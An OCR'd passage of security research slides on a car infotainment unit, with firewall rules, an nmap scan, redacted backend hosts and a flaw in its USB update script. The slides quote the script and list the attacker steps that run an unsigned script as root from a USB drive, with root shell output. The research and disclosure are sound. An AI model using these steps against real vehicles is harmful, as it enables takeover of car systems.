-A PORT_IN_FILTER -s fd53:7cb8:383:3::108 -d ff14::4:0 -p udp --dport 30491 -j ACCEPT
-A PORT_IN_FILTER -s fd53:7cb8:383:3::108 -d ff14::5:0 -p udp --sport 42994 --dport 42557 -j ACCEPT
-A PORT_IN_FILTER -s fd53:7cb8:383:3::108 -d ff14::5:0 -p udp --dport 42515 -j ACCEPT
-A PORT_IN_FILTER -s fd53:7cb8:383:3::14 -d ff02::1 -p udp --dport 13400 -j ACCEPT
-A PORT_IN_FILTER -s fd53:7cb8:383:3::14 -d ff14::4:0 -p udp --dport 30491 -j ACCEPT
-A PORT_IN_FILTER -s fd53:7cb8:383:3::14 -d ff14::5:0 -p udp --dport 42515 -j ACCEPT
-A PORT_IN_FILTER -s fd53:7cb8:383:3::6f -d ff02::1 -p udp --dport 13400 -j ACCEPT
-A PORT_IN_FILTER -s fd53:7cb8:383:3::6f -d ff14::1:2d -p udp --sport 42993 --dport 42514 -j ACCEPT
-A PORT_IN_FILTER -s fd53:7cb8:383:3::6f -d ff14::2:5 -p udp --dport 42800 -j ACCEPT
-A PORT_IN_FILTER -s fd53:7cb8:383:3::6f -d ff14::2:5 -p udp --dport 42801 -j ACCEPT
-A PORT_IN_FILTER -s fd53:7cb8:383:3::6f -d ff14::2:10 -p udp --dport 42800 -j ACCEPT
-A PORT_IN_FILTER -s fd53:7cb8:383:3::6f -d ff14::2:10 -p udp --dport 42801 -j ACCEPT
-A PORT_IN_FILTER -s fd53:7cb8:383:3::73 -d fd53:7cb8:383:3::108 -p tcp --dport 29801 -j ACCEPT
-A PORT_IN_FILTER -s fd53:7cb8:383:3::73 -d fd53:7cb8:383:3::108 -p tcp --dport 42810 -j ACCEPT
```

```
pass in $MASK_LOG quick on $V0 inet6 proto 6 from fd53:7cb8:383:3::8:10 to fd53:7cb8:383:3::73 port 13400 tclass 0 flabel 0
pass in $MASK_LOG quick on $V0 inet6 proto 6 from fd53:7cb8:383:3::8:10 to fd53:7cb8:383:3::73 port 29801 tclass 0 flabel 0
pass in $MASK_LOG quick on $V0 inet6 proto 6 from fd53:7cb8:383:3::8:10 port 29801 to fd53:7cb8:383:3::73 tclass 0 flabel 0
pass in $MASK_LOG quick on $V0 inet6 proto 6 from fd53:7cb8:383:3::8:10 port 29710 to fd53:7cb8:383:3::73 tclass 0 flabel 0
pass in $MASK_LOG quick on $V0 inet6 proto 6 from fd53:7cb8:383:3::8:10 port 29712 to fd53:7cb8:383:3::73 tclass 0 flabel 0
pass in $MASK_LOG quick on $V0 inet6 proto 6 from fd53:7cb8:383:3::8:10 port 29727 to fd53:7cb8:383:3::73 tclass 0 flabel 0
pass in $MASK_LOG quick on $V0 inet6 proto 6 from fd53:7cb8:383:3::8:10 port 29713 to fd53:7cb8:383:3::73 tclass 0 flabel 0
pass in $MASK_LOG quick on $V0 inet6 proto 6 from fd53:7cb8:383:3::8:10 port 29714 to fd53:7cb8:383:3::73 tclass 0 flabel 0
pass in $MASK_LOG quick on $V0 inet6 proto 6 from fd53:7cb8:383:3::8:10 port 29715 to fd53:7cb8:383:3::73 tclass 0 flabel 0
pass in $MASK_LOG quick on $V0 inet6 proto 6 from fd53:7cb8:383:3::8:10 port 29716 to fd53:7cb8:383:3::73 tclass 0 flabel 0
pass in $MASK_LOG quick on $V0 inet6 proto 6 from fd53:7cb8:383:3::8:10 port 29717 to fd53:7cb8:383:3::73 tclass 0 flabel 0
pass in $MASK_LOG quick on $V0 inet6 proto 6 from fd53:7cb8:383:3::8:10 port 29722 to fd53:7cb8:383:3::73 tclass 0 flabel 0
pass in $MASK_LOG quick on $V0 inet6 proto 6 from fd53:7cb8:383:3::8:10 port 29756 to fd53:7cb8:383:3::73 tclass 0 flabel 0
pass in $MASK_LOG quick on $V0 inet6 proto 6 from fd53:7cb8:383:3::8:10 port 29732 to fd53:7cb8:383:3::73 tclass 0 flabel 0
```


IVI external nmap scan

- WIFI hotspot
  - 10.173.189.1
  - fd30:e08e:c031:103::1
- WIFI as client
  - 192.168.178.100
  - 2001:980:d7f8:1:0:0:0:17
- USB2Ethernet
  - 192.168.1.4
  - fe80::2e0:4cff:fe36:3f3

WIFI hotspot IPv6 fd30:e083:c031:103::1

```
Host is up (0.0038s latency).
Not shown: 55 filtered ports
PORT      STATE SERVICE
7000/tcp  open  unknown - carplay
29733/tcp open  unknown - rsi-cdn
29735/tcp open  unknown - tsd.nav.mainapp.mib3
49210/tcp open  unknown - radio-hmi
49251/tcp open  unknown - esp
49252/tcp open  unknown - rsi-cdn
49253/tcp open  unknown - audiomgnt
49254/tcp open  unknown - waveplayer
49270/tcp open  unknown - esp
49505/tcp open  unknown - tsd.nav.mainapp.mib3
```


IVI Wi-Fi hotspot



Bidirectional connection:


- WI-FI hotspot
- WI-FI client


Internet radio




IVI log management panel

http://127.0.0.1:54323








IVI Rest API services

102 Rest API services



VW backend

73 unique Back-End hosts and 112 unique URLs


```
{
    "status": "ok",
    "data": [
        {
            "allowedTargetHostsAndPorts": [
                "downloadpackages.ngx.oru.eu.dp15.vw[redacted]
            ],
            "authorizationLevel": "vehicle",
            "requiredScopeOfAccessToken": "tl:orudownload",
            "uniformResourceLocator": "https://downloadpackages.ngx.oru.eu.dp15.[redacted]
            "tlsClientKeyIdType": "clientKeyIdMos",
            "tlsServerCertificateRevocationCheck": true,
            "tlsServerHpkpHash": [
                ""
            ],
            "tlsServerTimeTrustLevel": "unauthentic",
            "tlsServerTruststoreId": "VKMS",
            "vehicleIntegrationTlsMode": "vehicleIntegrationTlsModeServersideOnly",
            "id": "07ca712c-5e21-534a-baff-ef7fc35742e2",
            "name": "TTORU4-SWMC-download.CODownloadPacket",
            "uri": "/servicemanagement/httpOperationTypes/07ca712c-5e21-534a-baff-ef7fc35742e2"
        },
        {
            "allowedTargetHostsAndPorts": [
                "UNUSED:443"
            ],
            "authorizationLevel": "vehicle",
            "requiredScopeOfAccessToken": "tl:tp_server",
            "uniformResourceLocator": "https://digital-manual.sko[redacted]
            "tlsClientKeyIdType": "clientKeyIdMos",
            "tlsServerCertificateRevocationCheck": false,
            "tlsServerHpkpHash": [],
            "tlsServerTimeTrustLevel": "unauthentic",
            "tlsServerTruststoreId": "",
```



```
1  vw-wescoreservice.apps[redacted]
2  weroute-prod.apps.emea[redacted]
3  inbox.prd.eu.ids.vwg-c[redacted]
4  enr-preprod.apps.emea[redacted]
5  userguide-qs.volks[redacted]
6  proxy.webapp-prepro[redacted]
7  wcard[redacted]
8  emea.vwa[redacted]
9  api.csa.eu.dp15.vw[redacted]
10 sandbox.vwc[redacted]
11 ota.oru-swms.prd.eu.bp.aws.clou[redacted]
12 ota.oru-swms.int.eu.bp.aws.clou[redacted]
13 crl.vwc[redacted]
14 qacrl.vw[redacted]
15 customer-prof[redacted]
16 enr-prod.apps[redacted]
17 shop.volks[redacted]
18 ocsp.volk[redacted]
19 wecharge.apps.em[redacted]
20 consent-sandbox.vw[redacted]
21 live-mib3oi-ESOSERVERLISTENDPOI[redacted]
22 userguide.vol[redacted]
23 downloadpackages.ngx.oru.eu.dp15[redacted]
24 identity[redacted]
25 car-[redacted]
26 identity-sandb[redacted]
27 upd.ocsp.v[redacted]
28 api.ati.eu.dp15.vwg[redacted]
29 ocsp.vwg[redacted]
30 upd.qaocsp.[redacted]
31 ids.vwg-[redacted]
32 datainputgamebox-sandbox.app[redacted]
33 api.vas.eu.dp15.[redacted]
34 vwgr[redacted]
35 identity-userr[redacted]
36 proxy.webapp.e[redacted]
```


Vulnerability in software update process via USB

- The guest OS (Automotive Grade Linux) can update software through a USB drive
- The scripts which are responsible for updating software in the Infotainment module are provided below:
  - /lib/systemd/system/swdlusb.service - autostart with systemd
  - /usr/bin/swdlusb.sh - the script is responsible for steps of update

- The vulnerability in the process:
  - Update process for this script doesn't check any digital signature
  - Update process runs with root privilege
  - It allows to bypass digital signature and run malicious script with root privileges

Vulnerability in software update process via USB

Update workflow



Vulnerability in software update process via USB

- Important to highlight, that the type of file system in USB stick should be "vfat"
- After connecting the USB drive, the content of the USB drive becomes available in the /tmp/swdlusb/ directory

```
if [ "$usb_fs_type" == "vfat" ]
usb_fs_type=`udevadm info /dev/swdlusb | grep ID_FS_TYPE | cut -d'=' -f2`
if [ "$usb_fs_type" == "vfat" ]
then
    ...
    ln -s $usb_mount_path /tmp/swdlusb ; sleep 1
    echo "[LGVM-SWDN] USB linked from $usb_mount_path to /tmp/swdlusb "
    sync
else
    echo "[LGVM-SWDN] Not support FS type ($usb_fs_type)"
    exit
fi
```

Vulnerability in software update process via USB

If the file /tmp/swdlusb/swdl-entry.conf exists on the USB drive, it runs this branch with the function extra_script_1st_stage

```
...
if [ -e /tmp/swdlusb/swdl-entry.conf ]
then
    echo "[LGVM-SWDN] SWDL Start (swdl-entry.conf Found)"
...
    extra_script_1st_stage
...
```

Vulnerability in software update process via USB

- The function extra_script_1st_stage checks another script **/tmp/swdlusb/swdl-pre-extra-exec.sh** on the USB drive
- If the file exists, then the script runs it without any check of digital signature.

```
extra_script_1st_stage() {
    if [ -e /tmp/swdlusb/swdl-pre-extra-exec.sh ]
    then
        echo "[LGVM-SWDN] Execute pre extra script"
        chmod a+x /tmp/swdlusb/swdl-pre-extra-exec.sh
        /tmp/swdlusb/swdl-pre-extra-exec.sh $CUR_DEV_VER
    fi
}
```

Vulnerability in software update process via USB

Summary of the vulnerable service

To trigger this vulnerability an attacker needs to complete the next steps:

- Format USB in FAT32
- Create an empty file on USB drive /tmp/swdlusb/swdl-entry.conf
- Create a file with a malicious payload on the USB drive /tmp/swdlusb/swdl-pre-extra-exec.sh
- Insert the USB drive into the USB port of the car

Vulnerability in software update process via USB

SSH on AGL

```
root@8x96autogvmquin:/# id
uid=0(root) gid=0(root) groups=0(root)
root@8x96autogvmquin:/# uname -a
Linux 8x96autogvmquin 4.4.162 #1 SMP PREEMPT Sat Feb 13 23:13:30 KST 2021 aarch64 GNU/Linux
root@8x96autogvmquin:/# ls -lha /
drwxr-xr-x   31 root     root        4.0K Feb 13  2021 .
drwxr-xr-x   31 root     root        4.0K Feb 13  2021 ..
drwxr-xr-x    2 root     root        4.0K Feb 13  2021 bin
drwxr-xr-x    2 root     root        4.0K Feb 13  2021 bluetooth
drwxr-xr-x    2 root     root        4.0K Feb 13  2021 boot
drwxr-xr-x    2 root     root        4.0K Feb 13  2021 cache
drwxr-xr-x    2 root     root        4.0K Feb 13  2021 d
drwxrwxr-x   17 root     users       4.0K Jan  1 00:00 data
drwxrwxrwx   43 root     root           0 Jan  1 00:00 debug
drwxrwxrwx   16 root     root        3.2K Jan  1 00:00 dev
drwxr-xr-x    2 root     root        4.0K Feb 13  2021 dsp
lrwxrwxrwx    1 root     root          15 Feb 13  2021 early -> /run/root-early
drwxr-xr-x   56 root     root        4.0K Feb 13  2021 etc
drwxr-xr-x    4 root     root       16.0K Jan  1 00:00 firmware
drwxrwxr-x   17 root     users       4.0K Jan  1 00:00 home
drwxr-xr-x   10 root     root        4.0K Feb 13  2021 lge
drwxr-xr-x    5 root     root        4.0K Feb 13  2021 lib
drwxr-xr-x    7 root     root        4.0K Feb 13  2021 lib64
lrwxrwxrwx    1 root     root          26 Feb 13  2021 linuxrc -> /usr/lib64/busybox/linuxrc
drwx------    2 root     root       16.0K Feb 13  2021 lost+found
drwxr-xr-x   10 root     root        4.0K Feb 13  2021 media
drwxr-xr-x    3 root     root        4.0K Feb 13  2021 mnt
drwxr-xr-x    6 root     root        4.0K Nov  9  2021 persist
dr-xr-xr-x  341 root     root           0 Jan  1 00:00 proc
drwxr-xr-x    3 agl-pass 1001        4.0K Feb 13  2021 radio
drwxrwxrwx   19 root     root         680 Jan  1 00:00 run
drwxr-xr-x    4 root     root        4.0K Feb 13  2021 sbin
```

There are no checks on the legitimacy of this updating script!

Escape from VM

